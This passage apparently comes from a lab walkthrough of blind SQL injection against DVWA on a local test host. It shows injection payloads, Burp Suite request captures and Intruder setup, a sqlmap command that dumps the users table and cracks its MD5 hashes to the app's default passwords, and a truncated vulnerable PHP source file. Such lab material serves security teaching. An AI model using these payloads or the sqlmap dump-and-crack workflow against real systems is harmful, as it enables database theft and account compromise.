
The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

Reference: https://www.owasp.org/index.php/Blind_SQL_Injection



' OR EXISTS(SELECT user, password FROM users WHERE user = 'admin') -- '

' OR EXISTS(SELECT user, password FROM users WHERE user = 'admin' AND password LIKE '5f4dcc3b5aa765d61d8327deb882cf99') --




Add
Delete All
Export
Import
Log
What's My IP?
Del Browsing Data
About
FoxyProxy
Use proxy Default for all URLs (ignore patterns)
Synchronize settings:
On
?
FoxyProxy_127.0.0.1_p8080 127.0.0.1
Off
Edit
Patterns
Default
Edit

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://192.168.1.6
- http://bobby-tables.com
- http://detectportal.firefox.com
- https://en.wikipedia.org
- http://ferruh.mavituna.com
- http://pentestmonkey.net
- https://www.owasp.org
- http://www.securiteam.com
- http://www.w3.org

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment	Time requ...
http://192.168.1.6	GET	/vulnerabilities/sqli_blind/?id=1&Submit=Submit	✓	200	4852	HTML	Vulnerability: SQL I...		08:46:04 7...
http://192.168.1.6	GET	/				HTML			
http://192.168.1.6	GET	/about.php				HTML			
http://192.168.1.6	GET	/dvwa/js/add_event_listeners.js				script			
http://192.168.1.6	GET	/dvwa/js/dvwaPage.js				script			
http://192.168.1.6	GET	/instructions.php				HTML			
http://192.168.1.6	GET	/logout.php				HTML			
http://192.168.1.6	GET	/phpinfo.php				HTML			
http://192.168.1.6	GET	/security.php				HTML			

Request Response

Raw Params Headers Hex

```
GET /vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.6/vulnerabilities/sqli_blind/?id=%27+OR+EXISTS%28SELECT+user%2C+password+FROM+users+WHERE+user+%3D+%27admin%27+AND+password+LIKE+%275f4dcc3b5aa765d61d8327deb882cf99%27%29+--+&Submit=Submit
DNT: 1
Connection: close
Cookie: PHPSESSID=um98e4a1lb87r4eq3a43dat670; security=low
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Go Cancel < | > | Target: http://192.168.1.6

Request

Raw Params Headers Hex

```
GET /vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.6/vulnerabilities/sqli_blind/?id=%27+OR+EXISTS%
28SELECT+user%2C+password+FROM+users+WHERE+user+%3D+%27admin%27+
AND+password+LIKE+%275f4dcc3b5aa765d61d8327deb882cf99%27%29+--+&
Submit=Submit
DNT: 1
Connection: close
Cookie: PHPSESSID=um98e4a1lb87r4eq3a43dat670; security=low
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
<li class=""><a href="../../vulnerabilities/javascript/">JavaScript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../security.php">DVWA Security</a></li>
<li class=""><a href="../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
</ul>
                                </div>

                        </div>

                        <div id="main_body">


<div class="body_padded">
        <h1>Vulnerability: SQL Injection (Blind)</h1>



        <div class="vulnerable_code_area">
                <form action="#" method="GET">
                        <p>
                                User ID:
                                <input type="text" size="15" name="id">
                                <input type="submit" name="Submit" value="Submit">
                        </p>

                </form>
                <pre>User ID exists in the database.</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
                <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
                <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/"
target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
                <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet"
target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
                <li><a href="https://www.owasp.org/index.php/Blind_SQL_Injection" target="_blank">https://www.owasp.org/index.php/Blind_SQL_Injection</a></li>
                <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
        </ul>
```

? < + > User ID exists in the database 1 match

Done 4.852 bytes

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Go Cancel < | > | Target: http://192.168.1.6

Request

Raw Params Headers Hex

```
GET /vulnerabilities/sqli_blind/?id=0&Submit=Submit HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.6/vulnerabilities/sqli_blind/?id=%27+OR+EXISTS%
28SELECT+user%2C+password+FROM+users+WHERE+user+%3D+%27admin%27+
AND+password+LIKE+%275f4dcc3b5aa765d61d8327deb882cf99%27%29+--+&
Submit=Submit
DNT: 1
Connection: close
Cookie: PHPSESSID=um98e4a1lb87r4eq3a43dat670; security=low
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
                    </div>

                    <div id="main_body">


<div class="body_padded">
        <h1>Vulnerability: SQL Injection (Blind)</h1>



        <div class="vulnerable_code_area">
                <form action="#" method="GET">
                        <p>
                                User ID:
                                <input type="text" size="15" name="id">
                                <input type="submit" name="Submit" value="Submit">
                        </p>

                </form>
                <pre>User ID is MISSING from the database.</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
                <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
                <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/"
target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
                <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet"
target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
                <li><a href="https://www.owasp.org/index.php/Blind_SQL_Injection" target="_blank">https://www.owasp.org/index.php/Blind_SQL_Injection</a></li>
                <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
        </ul>
</div>

                                <br /><br />


                    </div>
```

? < + > User ID exists in the database 0 matches

Done 4.842 bytes

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /vulnerabilities/sqli_blind/?id=$1$&Submit=$Submit$ HTTP/1.1
Host: 192.168.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.6/vulnerabilities/sqli_blind/?id=%27+OR+EXISTS%28SELECT+user%2C+password+FROM+users+WHERE+user+%3D+%27admin%27+AND+password+LIKE+%275f4dcc3b5aa765d61d8327deb882cf99%27%29+--+&Submit=Submit
DNT: 1
Connection: close
Cookie: PHPSESSID=$um98e4a11b87r4eq3a43dat670$; security=$low$
Upgrade-Insecure-Requests: 1
```

Add §

Clear §

Auto §

Refresh


? < + > Type a search term 0 matches


Clear

4 payload positions

Length: 686

sqlmap -u "http://192.168.1.6/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=begrb6178j62ugfkj03c9c9gn4;security=low" --all





root@kali: ~
File Edit View Search Terminal Help
[06:37:14] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:37:14] [INFO] fetching number of entries for table 'users' in database 'dvwa'
[06:37:14] [INFO] retrieved: 5
[06:37:14] [INFO] retrieved: 1337
[06:37:14] [INFO] retrieved: /hackable/users/1337.jpg
[06:37:18] [INFO] retrieved: 0
[06:37:18] [INFO] retrieved: Hack
[06:37:18] [INFO] retrieved: 2019-03-14 07:10:51
[06:37:21] [INFO] retrieved: Me
[06:37:22] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[06:37:27] [INFO] retrieved: 3
[06:37:27] [INFO] retrieved: admin
[06:37:28] [INFO] retrieved: /hackable/users/admin.jpg
[06:37:31] [INFO] retrieved: 0
[06:37:32] [INFO] retrieved: admin
[06:37:32] [INFO] retrieved: 2019-03-14 07:10:51
[06:37:35] [INFO] retrieved: admin
[06:37:36] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[06:37:41] [INFO] retrieved: 1
[06:37:41] [INFO] retrieved: gordonb
[06:37:42] [INFO] retrieved: /hackable/users/gordonb.jpg
[06:37:45] [INFO] retrieved: 0
[06:37:45] [INFO] retrieved: Gordon
[06:37:46] [INFO] retrieved: 2019-03-14 07:10:51
[06:37:48] [INFO] retrieved: Brown
[06:37:49] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
[06:37:54] [INFO] retrieved: 2
[06:37:54] [INFO] retrieved: pablo
[06:37:55] [INFO] retrieved: /hackable/users/pablo.jpg
[06:37:59] [INFO] retrieved: 0
[06:37:59] [INFO] retrieved: Pablo
[06:37:59] [INFO] retrieved: 2019-03-14 07:10:51
[06:38:02] [INFO] retrieved: Picasso
[06:38:03] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[06:38:08] [INFO] retrieved: 4
[06:38:09] [INFO] retrieved: smithy
[06:38:10] [INFO] retrieved: /hackable/users/smithy.jpg
[06:38:13] [INFO] retrieved: 0
[06:38:13] [INFO] retrieved: Bob
[06:38:14] [INFO] retrieved: 2019-03-14 07:10:51
[06:38:17] [INFO] retrieved: Smith
[06:38:18] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[06:38:23] [INFO] retrieved: 5
[06:38:23] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[06:38:28] [INFO] writing hashes to a temporary file '/tmp/sqlmapKobmC526258/sqlmaphashes-ojXhaZ.txt'

```
[06:38:44] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:38:44] [INFO] starting 2 processes
[06:38:50] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:38:52] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:38:59] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:39:07] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+-----------------------------+---------+-------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | avatar                      | user    | password                                  | last_name | first_name | last_login          | failed_login |
+---------+-----------------------------+---------+-------------------------------------------+-----------+------------+---------------------+--------------+
| 3       | /hackable/users/1337.jpg    | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       | 2019-03-14 07:10:51 | 0            |
| 1       | /hackable/users/admin.jpg   | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2019-03-14 07:10:51 | 0            |
| 2       | /hackable/users/gordonb.jpg | gordonb | e99a18c428cb38d5f260853678922e03 (abc123)  | Brown     | Gordon     | 2019-03-14 07:10:51 | 0            |
| 4       | /hackable/users/pablo.jpg   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      | 2019-03-14 07:10:51 | 0            |
| 5       | /hackable/users/smithy.jpg  | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2019-03-14 07:10:51 | 0            |
+---------+-----------------------------+---------+-------------------------------------------+-----------+------------+---------------------+--------------+

[06:39:14] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.1.6/dump/dvwa/users.csv'
```

SQL Injection (Blind) Source

vulnerabilities/sqli_blind/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $id ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
